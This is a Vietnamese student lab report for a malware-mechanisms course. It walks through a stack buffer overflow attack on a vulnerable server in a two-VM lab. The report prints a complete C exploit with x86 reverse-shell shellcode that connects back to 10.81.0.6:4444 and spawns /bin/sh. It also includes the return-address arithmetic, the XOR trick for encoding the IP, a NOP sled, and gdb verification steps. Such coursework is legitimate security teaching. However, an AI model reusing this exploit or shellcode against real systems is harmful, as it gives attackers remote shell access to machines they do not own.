BÁO CÁO BÀI TẬP

**Môn học: Cơ chế hoạt động của mã độc**

**Kỳ báo cáo: Buổi 02 (Session 02)**

**Tên chủ đề: Simple worm**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 27/03/2023*

**Nhóm:**

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT230.N21.ANTN

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Võ Anh Kiệt | 20520605 | 20520605@gm.uit.edu.vn |
| 2 |  |  | @gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:[[1]](#footnote-1)**

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** | **Người đóng góp** |
| 1 | Kịch bản C2 | 100% |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT

## Kịch bản C2

Đầu tiên ta sẽ thực hiện telnet tới để kiểm tra các cái đặt

Text

Description automatically generated

Tiếp theo ta sẽ thực hiện kiểm tra bên máy 2

Text

Description automatically generated

Ta có được return address là 0xbfff284

Nhưng do là chương trình ta khi thực hiện ta sẽ thực hiện cộng thêm 7 do là trong hàm sprintf ta thấy được là “Hello :” có 7 ký tự nên ta sẽ cộng thêm 7 thành 0xbfff28B



Tiếp theo ta sẽ thực hiện thay đổi code trong phần payload, dưới đây là đoạn code thực hiện truyền ip và port nhưng chúng ta cần phải thay đổi để chạy được

68 41 42 43 44          push   0x44434241  
66 68 b0 ef             pushw  0xefb0

Tiếp theo ta sẽ thực hiện chèn ip và port nhưng ip là 10.81.0.6 có biến 0 nên ta không thể truyền trực tiếp mà ta cần phải thực hiện xor để lấy kết quả và truyền, cuối cùng clear thanh nhớ bằng xor chính thanh ghi. Và truyền port 4444 thì chỉ cần pushw

b9 11 11 11 11          mov    ecx,0x11111111  
81 f1 1b 40 11 17       xor    ecx,0x1711401b  
51                      push   ecx  
31 c9                   xor    ecx,ecx  
66 68 11 5c             pushw  0x5c11

Cuối cùng ta có code như sau

#include <stdio.h>

#include <string.h>

#include <netdb.h>

#include <netinet/in.h>

#define BUF\_SIZE 1064

char shellcode[] =

    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"

    "\x06\x51\xb1\x01\x51\xb1\x02\x51"

    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"

    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"

    "\xB9\x11\x11\x11\x11\x81\xF1\x1B\x40\x11\x17\x51\x31\xC9\x66\x68\x11\x5c"

    "\xb1\x02\x66\x51\x89\xe7\xb3"

    "\x10\x53\x57\x52\x89\xe1\xb3\x03"

    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"

    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"

    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"

    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"

    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"

    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"

    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"

    "\x2f\x62\x69\x89\xe3\x50\x53\x89"

    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"

    "\x01\xcd\x80";

// standard offset (probably must be modified)

#define RET 0xbffff28b

int main(int argc, char \*argv[])

{

  char buffer[BUF\_SIZE];

  int s, i, size;

  struct sockaddr\_in remote;

  struct hostent \*host;

  if (argc != 3)

  {

    printf("Usage: %s target-ip port \n", argv[0]);

    return -1;

  }

  // filling buffer with NOPs

memset(buffer, 0x90, BUF\_SIZE);

  // Modify the connectback ip address and port. In this case, the shellcode connects to 192.168.2.101 on port 17\*256+92=4444

  // shellcode[33] = 192;

  // shellcode[34] = 168;

  // shellcode[35] = 207;

  // shellcode[36] = 144;

  // shellcode[39] = 17;

  // shellcode[40] = 92;

  // copying shellcode into buffer

  memcpy(buffer + 900 - sizeof(shellcode), shellcode, sizeof(shellcode) - 1);

  // Copying the return address multiple times at the end of the buffer...

  for (i = 901; i < BUF\_SIZE - 4; i += 4)

  {

    \*((int \*)&buffer[i]) = RET;

  }

  buffer[BUF\_SIZE - 1] = 0x0;

  // getting hostname

  host = gethostbyname(argv[1]);

  if (host == NULL)

  {

    fprintf(stderr, "Unknown Host %s\n", argv[1]);

    return -1;

  }

  // creating socket...

  s = socket(AF\_INET, SOCK\_STREAM, 0);

  if (s < 0)

  {

    fprintf(stderr, "Error: Socket\n");

    return -1;

  }

  // state Protocolfamily , then converting the hostname or IP address, and getting  port number

  remote.sin\_family = AF\_INET;

  remote.sin\_addr = \*((struct in\_addr \*)host->h\_addr);

  remote.sin\_port = htons(atoi(argv[2]));

  // connecting with destination host

  if (connect(s, (struct sockaddr \*)&remote, sizeof(remote)) == -1)

  {

    close(s);

    fprintf(stderr, "Error: connect\n");

    return -1;

  }

  // sending exploit string

  size = send(s, buffer, sizeof(buffer), 0);

  if (size == -1)

  {

    close(s);

    fprintf(stderr, "sending data failed\n");

    return -1;

  }


  // closing socket

  close(s);

}

Ta sẽ thực hiện tấn công:

Tại vm1



Tại vm2

Text

Description automatically generated

Thực hiện kiểm tra

Text

Description automatically generated

Tiếp theo ta sẽ xem xem là payload sẽ được truyền vào đâu trong chương trình, đầu tiên ta sẽ thực hiện debug chương trình và chạy disassemble handling

A picture containing text

Description automatically generated

Tiếp theo hàm ta cần chú ý đên là hàm sprintf ở breakpoint +221 do trong code lỗ hỏng đây là nơi tạo ra sự kiện address+7 làm thay đổi địa chỉ trả về nên ta cần phải chú ý thực hiện.

Sau đó ta đặt breakpoint tại handling+221 và chạy port 5000

Text

Description automatically generated

Sau khi đã chạy máy 2 xong ta sẽ thực thi code exploit tại máy 1




Thực hiện kiểm tra trên các thanh ghi thì ta thấy có đoạn payload giống với chương trình của ta ở thanh ghi ecx

Text


Description automatically generated with low confidence

Thực hiện kiểm tra thì ta thấy được rất nhiều giá trị \x90 tương ứng với những giá trị ảo mà ta đã tạo ra trong code exploit:

memset(buffer, 0x90, BUF\_SIZE);



Kéo xuống kiểm tra thì ta thấy được đoạn shell code của ta ở phần được tô xanh ở ngay cạnh bên dưới



---

***Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này***

# **YÊU CẦU CHUNG**

* Sinh viên tìm hiểu và thực hành theo hướng dẫn.
* Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
* Sinh viên báo cáo kết quả thực hiện và nộp bài.

**Báo cáo:**

* File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
* Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
* Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

*Ví dụ: [*NT101.K11.ANTT*]-Session1\_Group3.*

* Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
* Không đặt tên đúng định dạng – yêu cầu, sẽ **KHÔNG** chấm điểm.
* Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá**: Sinh viên hiểu và tự thực hiện. Khuyến khích:

* Chuẩn bị tốt.
* Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**

1. Ghi nội dung công việc, các kịch bản trong bài Thực hành [↑](#footnote-ref-1)